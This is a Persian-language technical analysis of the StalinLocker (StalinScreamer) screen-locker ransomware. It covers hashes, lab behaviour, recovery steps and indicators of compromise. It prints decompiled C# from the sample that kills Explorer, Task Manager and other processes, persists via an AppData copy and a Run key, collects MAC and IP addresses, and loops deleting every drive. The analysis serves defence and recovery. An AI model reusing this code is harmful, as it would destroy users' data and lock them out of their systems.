

باسمه تعالی

تحلیل فنی باج افزار StalinLocker

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج افزار، از شروع فعالیت نمونه‌ی جدیدی با نام StalinLocker خبر می‌دهد. این باج افزار به نام StalinScreamer نیز شناخته می‌شود. بررسی‌ها نشان می‌دهد فعالیت این باج افزار در نیمه‌ی اول ماه می سال ۲۰۱۸ میلادی شروع شده و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران روسی زبان می‌باشد. این باج افزار که در واقع، یک قفل کننده صفحه (Screen Locker) می‌باشد، پس از اجرا، صفحه را قفل کرده و به قربانی ۱۰ دقیقه زمان، جهت وارد نمودن کد می‌دهد. در غیر این صورت پس از اتمام مهلت تعیین شده، اطلاعات موجود در تمام درایوها را حذف می‌کند. این باج افزار در زمان اجرا سرود شوروی سابق را پخش می‌کند و تصویر زمینه‌ی آن نیز شامل شعارهایی به زبان روسی می‌باشد.

مشخصات فایل اجرایی :


| نام فایل | StalinLocker.exe |
|-------------|--|
| MD5 | 61c003bac228807cb0db6207eb0a7f3e |
| SHA-1 | b2b8837047990ffdb92a90e678117b3449342230 |
| SHA-256 | 803177d9a42fab0d8d62a190894de0c27ec203240df0d9e70104a670823adf04 |
| اندازه فایل | ۳.۸۵ MB |
| کامپایلر | Microsoft visual C# v۷.۰ / Basic .NET |

فایل اجرایی این باج افزار دارای سه بخش است :


| نام بخش | آنتروپی | آدرس مجازی | اندازه مجازی | اندازه خام |
|---------|---------|------------|--------------|------------|
| .text | ۷.۸۲ | ۸۱۹۲ | ۴۰۳۳۲۴۸ | ۴۰۳۳۵۳۶ |
| .rsrc | ۵.۴ | ۴۰۴۶۸۴۸ | ۵۰۰۴ | ۵۱۲۰ |
| .reloc | ۰.۱ | ۴۰۵۵۰۴۰ | ۱۲ | ۵۱۲ |

تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار StalinLocker، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره، پس از اجرا، صفحه را قفل کرده و از دسترسی قربانیان به سیستم جلوگیری می‌کند. سپس همانطور که اشاره شد سرود شوروی سابق را پخش کرده و ۱۰ دقیقه به قربانیان برای وارد نمودن کد صحیح فرصت داده می‌شود. البته این کد مشخص نیست و قربانیان باید آن را حدس بزنند، در غیر این صورت پس از اتمام مهلت تعیین شده، نرم‌افزارهای نصب شده، ابزارهای ضروری ویندوز و تمامی فایل‌های موجود در درایو اصلی و دیگر درایوها حذف خواهد شد. باج‌افزار StalinLocker پس از اجرا یک پیغام نمایش می‌دهد که به نظر می‌رسد علت نمایش این پیغام، عدم موفقیت باج‌افزار به بارگذاری یک فایل با مشخصات ذکر شده در تصویر، است. این باج‌افزار از قربانیان طلب باج نمی‌کند و هیچ گونه راه ارتباطی برای برقراری ارتباط با مهاجمین نیز وجود ندارد و قربانیان تنها ۱۰ دقیقه برای نجات سیستم خود فرصت دارند. تصویر زیر پیغامی است که پس از اجرای باج‌افزار به نمایش در می‌آید.




پس از قفل شدن صفحه نمایش توسط باج‌افزار، تصویر زیر ظاهر می‌شود که شامل تصویر استالین، رهبر و سیاست‌مدار کمونیست شوروی سابق و شعارهایی به زبان روسی، می‌باشد.




طبق بررسی‌ها انجام شده، این باج‌افزار بدون اتصال به اینترنت نیز اجرا می‌شود. اما بی‌خطر است و پس از اتمام زمان داده شده، قربانیان می‌توانند با استفاده از کلیدهای ترکیبی ALT + Ctrl + DELETE پنجره TaskManager را اجرا کرده و با کلیک بر روی Log off در ویندوز ۷ و یا Sign out در ویندوز ۱۰ سیستم‌عامل را دوباره راه‌اندازی نمایند و فایل‌های آن‌ها نیز حذف نخواهند شد. همچنین اگر سیستم قربانیان به اینترنت متصل بود و باج‌افزار اجرا شد، باید سریعاً اتصال آن به اینترنت را قطع نموده و طبق روش گفته شده، اقدام نمایند. این باج‌افزار تنها در صورت اتصال به اینترنت قادر به حذف فایل‌های موجود در درایو اصلی ویندوز خواهد بود.

پس از اتمام زمان تعیین شده با خطای زیر مواجه می‌شویم که پس از کلیک بر روی Close the program تصویر مربوط به باج‌افزار بسته می‌شود اما صفحه نمایش همچنان قفل می‌باشد که طبق روش گفته شده در بالا می‌توان به Desktop دسترسی پیدا کرد.



تصاویر زیر مربوط به اثرات باج افزار بر روی سیستم قربانی، پس از حمله می باشد.




تصویر ۱: قبل از اجرای باج افزار




تصویر ۲: بعد از اجرای باج افزار

همان‌طور که در تصاویر نیز مشخص است پس از اجرای باج‌افزار، فقط فایل‌های موجود در درایو اصلی ویندوز حذف شده‌اند، که به نظر می‌رسد باج‌افزار دارای نواقصی در کد منبع آن می‌باشد.



تصویر ۳: حذف ابزارهای مختلف و نرم‌افزارها پس از اجرای باج‌افزار

در صورت راه اندازی مجدد رایانه، به علت تغییراتی که باج‌افزار در پارتیشن ویندوز که فایل‌های بوت را ذخیره سازی می‌کند، ایجاد نموده است، پیغام زیر به نمایش در می‌آید و قربانیان به ناچار باید از طریق دیسک بوت، آن را تعمیر نموده و یا ویندوز خود را دوباره نصب نمایند.



طبق بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد.

تحلیل ایستا:

پس از تحلیل کدمنبع باج‌افزار StalinLocker به نتایج زیر دست پیدا کردیم.

تصویر زیر کدمنبع تابع Main باج‌افزار می‌باشد که برای اجرای باج‌افزار تابع (Form1) را فراخوانی می‌کند.

```
Main(string[]) : void ×
1 // StalinScreamer.Program
2 // Token: 0x0600000F RID: 15 RVA: 0x00002F6C File Offset: 0x0000116C
3 [STAThread]
4 private static void Main(string[] args)
5 {
6     Application.EnableVisualStyles();
7     Application.SetCompatibleTextRenderingDefault(false);
8     try
9     {
10        Application.Run(new Form1());
11    }
12    catch (Exception)
13    {
14        Application.Restart();
15    }
16 }
17
```

باج افزار با استفاده از قطعه کد زیر، صفحه نمایش سیستم قربانی را قفل می کند.

```
Form1 X
199 // Token: 0x06000005 RID: 5
200 [DllImport("user32.dll")]
201 private static extern IntPtr GetForegroundWindow();
202
203 // Token: 0x06000006 RID: 6
204 [DllImport("user32.dll")]
205 public static extern IntPtr GetWindowThreadProcessId(IntPtr hWnd, out uint ProcessId);
206
```

قطعه کد زیر از بسته شدن باج افزار توسط قربانی جلوگیری می کند.

```
OnClosed(EventArgs) : void X
1 // StalinScreamer.Form1
2 // Token: 0x06000002 RID: 2 RVA: 0x00002514 File Offset: 0x0000714
3 protected override void OnClosed(EventArgs e)
4 {
5     if (!this.guessed)
6     {
7         Application.Restart();
8     }
9 }
10
```

همانطور که اشاره نمودیم باج افزار سرود ملی شوروی را پخش می کند تصاویر زیر مربوط به کد منبع این فرایند می باشد.

```
Form1 X
75 try
76 {
77     if (new FileInfo(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\stalin.exe").Exists)
78     {
79         File.Copy(Assembly.GetExecutingAssembly().Location, Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\stalin.exe");
80     }
81 }
82 catch
83 {
84 }
85
86 try
87 {
88     using (BinaryWriter binaryWriter = new BinaryWriter(new FileStream(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\USSR_Anthem.mp3", FileMode.OpenOrCreate)))
89     {
90         binaryWriter.Write(Resources.anth);
91         binaryWriter.Close();
92     }
93 }
94 catch
95 {
96 }
97
98 this.WMP = (WindowsMediaPlayer)Activator.CreateInstance(Type.GetTypeFromCLSID(new Guid("6BF52A52-394A-11D3-B153-00C04F79FAA6")));
99 new ComAwareEventInfo(typeof(_WMPOCXEvents_Event), "PlayStateChange").AddEventHandler(this.WMP, new _WMPOCXEvents_PlayStateChangeEventHandler(this, (IntPtr)Idftn(WMP_PlayStateChange)));
100 this.WMP.settings.volume = 100;
101 this.WMP.URL = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\USSR_Anthem.mp3";
102 this.WMP.controls.play();
103 this.timer1.Start();
104 this.timer2.Start();
105 this.timer3.Start();
106 this.timer4.Start();
```



```

WMP_PlayStateChange(int) : void X
1 // StalinScreamer.Form1
2 // Token: 0x06000003 RID: 3 RVA: 0x00002523 File Offset: 0x00000723
3 private void WMP_PlayStateChange(int NewState)
4 {
5     if (this.WMP.playState != WMPPlayState.wmppsPlaying)
6     {
7         this.WMP.controls.play();
8         return;
9     }
10    WMPPlayState playState = this.WMP.playState;
11 }
12

```

بر اساس تصویر زیر، در صورت اتمام مهلت ۱۰ دقیقه‌ای جهت وارد کردن کد صحیح برای باز شدن صفحه نمایش، از شمارنده کاسته می‌شود تا به صفر برسد. سپس اطلاعات تمامی درایوهای سیستم قربانی حذف خواهد شد.

```

timer2_Tick(object, EventArgs) : void X
1 // StalinScreamer.Form1
2 // Token: 0x06000009 RID: 9 RVA: 0x000028F0 File Offset: 0x00000AF0
3 private void timer2_Tick(object sender, EventArgs e)
4 {
5     this.todisp--;
6     try
7     {
8         using (StreamWriter streamWriter = new StreamWriter(new FileStream("C:\\Users\\" + Environment.UserName + "\\AppData\\local\\fl.dat",
9             FileMode.OpenOrCreate)))
10        {
11            streamWriter.WriteLine(this.todisp / 3);
12            streamWriter.Close();
13        }
14    } catch
15    {
16    }
17    if (this.todisp <= 0)
18    {
19        this.timer2.Interval = 80;
20        this.TIMER.Text = "0:00";
21        if (this.alert % 2 == 1)
22        {
23            this.TIMER.ForeColor = Color.Red;
24        }
25        else
26        {
27            this.TIMER.ForeColor = Color.Black;
28        }
29        this.TIMER.Update();
30        this.alert--;
31        if (this.alert <= 0)
32        {
33            for (;;)
34            {
35                for (char c = 'A'; c <= 'Z'; c += '\u0001')
36                {
37                    try
38                    {
39                        Directory.Delete(c.ToString() + "\\*", true);
40                    }
41                    catch
42                    {
43                    }
44                }
45            }
46        }
47    }

```

تصویر ۱: در صورت اتمام وقت اطلاعات تمامی درایوها حذف می‌شود.

```
timer2_Tick(object, EventArgs) : void X
48     else
49     {
50         this.TIMER.Text = string.Concat(new object[]
51         {
52             this.todisp / 60,
53             ":",
54             (this.todisp % 60 > 9) ? "" : "0",
55             this.todisp % 60
56         });
57         this.TIMER.Update();
58     }
59 }
60
```

تصویر ۲: در غیر این صورت از شمارنده کاسته می‌شود.

در اینجا لیست برخی از فایل‌های مرتبط با باج‌افزار آمده است.

```
%UserProfile%\AppData\Local\fl.dat
%UserProfile%\AppData\Local\ul.dat
%UserProfile%\AppData\Local\stalin.exe
%UserProfile%\AppData\Local\USSR_Anthem.mp3
```

در تصویر زیر می‌توان این فایل‌های مرتبط را در کد منبع باج‌افزار مشاهده نمود. فایل fl.dat مربوط به شمارنده باج‌افزار می‌باشد.

```
form1 X
44     try
45     {
46         if (new FileInfo("C:\\Users\\" + Environment.UserName + "\\AppData\\Local\\ul.dat").Exists)
47         {
48             Application.Exit();
49         }
50         if (new FileInfo("C:\\Users\\" + Environment.UserName + "\\AppData\\Local\\fl.dat").Exists)
51         {
52             this.todisp = 600;
53         }
54         else
55         {
56             using (StreamReader streamReader = new StreamReader("C:\\Users\\" + Environment.UserName + "\\AppData\\Local\\fl.dat"))
57             {
58                 string s = streamReader.ReadLine();
59                 this.todisp = int.Parse(s);
60                 streamReader.Close();
61             }
62         }
63         using (StreamWriter streamWriter = new StreamWriter(new FileStream("C:\\Users\\" + Environment.UserName + "\\AppData\\Local\\fl.dat",
64             FileMode.OpenOrCreate)))
65         {
66             streamWriter.WriteLine(this.todisp / 3);
67             streamWriter.Close();
68         }
69         base.TopMost = true;
70         this.InitializeComponent();
71         base.KeyDown += this.Form1_KeyDown;
72         this.stalin.Size = SystemInformation.PrimaryMonitorSize;
73         this.KeyBox.Location = new Point(SystemInformation.PrimaryMonitorSize.Width - 480, SystemInformation.PrimaryMonitorSize.Height - 146);
74         this.TIMER.Location = new Point(SystemInformation.PrimaryMonitorSize.Width - 162, SystemInformation.PrimaryMonitorSize.Height - 118);
75         try
76         {
77             if (new FileInfo(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\stalin.exe").Exists)
78             {
79                 File.Copy(Assembly.GetExecutingAssembly().Location, Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\
80                 \stalin.exe");
81             }
82         }
83         catch
84         {
85         }
86         try
87         {
88             using (BinaryWriter binaryWriter = new BinaryWriter(new FileStream(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) +
89                 "\\USSR_Anthem.mp3", FileMode.OpenOrCreate)))
90             {
91                 binaryWriter.Write(Resources.anth);
92             }
93         }
94     }
95     catch
96     {
97     }
98     }
99 }
```

بر اساس نتایج بدست آمده از تحلیل ها، باج افزار پس از حمله به سیستم قربانی، فایل اجرایی خود را در مسیر UserProfile\AppData\Local با نام stalin.exe کپی کرده و یک autorun به نام stalin ایجاد می کند که پس از ورود قربانی به سیستم اجرا می شود، تصویر زیر مربوط به کد منبع این فرایند می باشد.

```

75         try
76         {
77             if (!new FileInfo(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\stalin.exe").Exists)
78             {
79                 File.Copy(Assembly.GetExecutingAssembly().Location, Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\stalin.exe");
80             }
81         }
82         catch
83         {
84         }

```

سپس باج افزار بر اساس قطعه کد زیر، سعی در متوقف نمودن تمام فرایندها به جز discord.exe و skype.exe می نماید.

```

1 // StalinScreamer.Form1
2 // Token: 0x0000007 RID: 7 RVA: 0x00026F0 File Offset: 0x00000F0
3 private void timer1_Tick(object sender, EventArgs e)
4 {
5     try
6     {
7         uint processId;
8         Form1.GetWindowThreadProcessId(Form1.GetForegroundWindow(), out processId);
9         using (Process processById = Process.GetProcessById((int)processId))
10        {
11            string moduleName = processById.MainModule.ModuleName;
12            if (moduleName != Process.GetCurrentProcess().MainModule.ModuleName && moduleName.ToLower() != "discord.exe" && moduleName.ToLower() != "skype.exe")
13            {
14                try
15                {
16                    IntPtr zero = IntPtr.Zero;
17                    processById.Kill();
18                    base.TopMost = true;
19                    this.timer5.Start();
20                }
21                catch
22                {
23                }
24            }
25            if (moduleName == Process.GetCurrentProcess().MainModule.ModuleName)
26            {
27                this.timer5.Stop();
28            }
29        }
30    }
31    catch
32    {
33    }

```

ضمناً تصویر زیر نشان می دهد که باج افزار از ادامه فعالیت فرایندهای Explorer.exe و Taskmgr.exe جلوگیری می نماید.

```

34 Process[] processes = Process.GetProcesses();
35 for (int i = 0; i < processes.Length; i++)
36 {
37     try
38     {
39         if (processes[i].MainModule.ModuleName.ToLower() == "taskmgr.exe")
40         {
41             processes[i].Kill();
42         }
43         else if (processes[i].MainModule.ModuleName.ToLower() == "explorer.exe")
44         {
45             processes[i].Kill();
46         }
47     }
48     catch
49     {
50     }
51 }

```

نتایج حاصل از تحلیل ها نشان داد، باج افزار StalinLocker، اطلاعات مربوط به شبکه سیستم قربانی از جمله کارت شبکه، آدرس مک و آدرس آی پی را جمع آوری می کند. تصویر زیر این فرآیند را نشان می دهد.

```
ClientInfo x
1 using System;
2 using System.Net;
3 using System.Net.NetworkInformation;
4
5 namespace FireXc
6 {
7     // Token: 0x02000006 RID: 6
8     internal class ClientInfo
9     {
10
11         // Token: 0x0600001A RID: 26 RVA: 0x00003064 File Offset: 0x00001264
12         public static string GetMacAddress()
13         {
14             string text = "";
15             foreach (NetworkInterface networkInterface in NetworkInterface.GetAllNetworkInterfaces())
16             {
17                 if (networkInterface.OperationalStatus == OperationalStatus.Up)
18                 {
19                     text += networkInterface.GetPhysicalAddress().ToString();
20                     break;
21                 }
22             }
23             return text;
24         }
25
26         // Token: 0x0600001B RID: 27 RVA: 0x000030AD File Offset: 0x000012AD
27         public static string GetIpAddress()
28         {
29             return Dns.GetHostByName(Dns.GetHostName()).AddressList[0].ToString();
30         }
31     }
32 }
```

همانطور که اشاره شد در صورت وارد نمودن کد صحیح، قفل صفحه باز خواهد شد، طبق بررسی‌های صورت گرفته، این کد از کسر تاریخ اجرای باج‌افزار در سیستم قربانی از تاریخ ۱۹۹۲/۱۲/۳۰ به دست می‌آید. در تصاویر زیر قطعه کد مربوط به این فرآیند مشخص شده است.

```
KeyBox_TextChanged(object, EventArgs) ... x
1 // StalinScreamer.Form1
2 // Token: 0x06000004 RID: 4 RVA: 0x00002554 File Offset: 0x00000754
3 private void KeyBox_TextChanged(object sender, EventArgs e)
4 {
5     try
6     {
7         if (int.Parse(this.KeyBox.Text) == (this.n - this.dt).Days)
8         {
9             this.timer1.Stop();
10            this.timer2.Stop();
11            this.timer3.Stop();
12            this.timer4.Stop();
13            this.guessed = true;
14            MessageBox.Show("Правильный ключ", "Уведомление", MessageBoxButtons.OK, MessageBoxIcon.Asterisk);
15            try
16            {
17                using (TaskService taskService = new TaskService())
18                {
19                    taskService.RootFolder.DeleteTask("Driver Update", true);
20                }
21            }
22            catch
23            {
24            }
25            try
26            {
27                RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\", true);
28                registryKey.DeleteSubKey("Stalin");
29                registryKey.Close();
30            }
31            catch
32            {
33            }
34            try
35            {
36                RegistryKey registryKey2 = Registry.LocalMachine.OpenSubKey("HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\", true);
37                registryKey2.SetValue("EnableUA", 1);
38                registryKey2.Close();
39            }
40            catch
41            {
42            }
43            File.Delete("C:\\Users\\" + Environment.UserName + "\\AppData\\local\\fl.dat");
44            Application.Exit();
45        }
46    }
47    catch
48    {
49    }
50 }
51 }
```

```
// Token: 0x04000001 RID: 1
private DateTime dt = new DateTime(1922, 12, 30);

// Token: 0x04000002 RID: 2
private DateTime n = DateTime.Now;
```

باج افزار StalinLocker فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می کند.

mscoree.dll
_CorExeMain

بر اساس بررسی های صورت گرفته، این باج افزار فقط یک فرایند ایجاد می کند که آن هم به نام خود باج افزار می باشد.

StalinLocker.exe

تصویر زیر مربوط به کلید رجیستری مرتبط با باج افزار می باشد که در کد منبع آن آمده است.

```
105     try
106     {
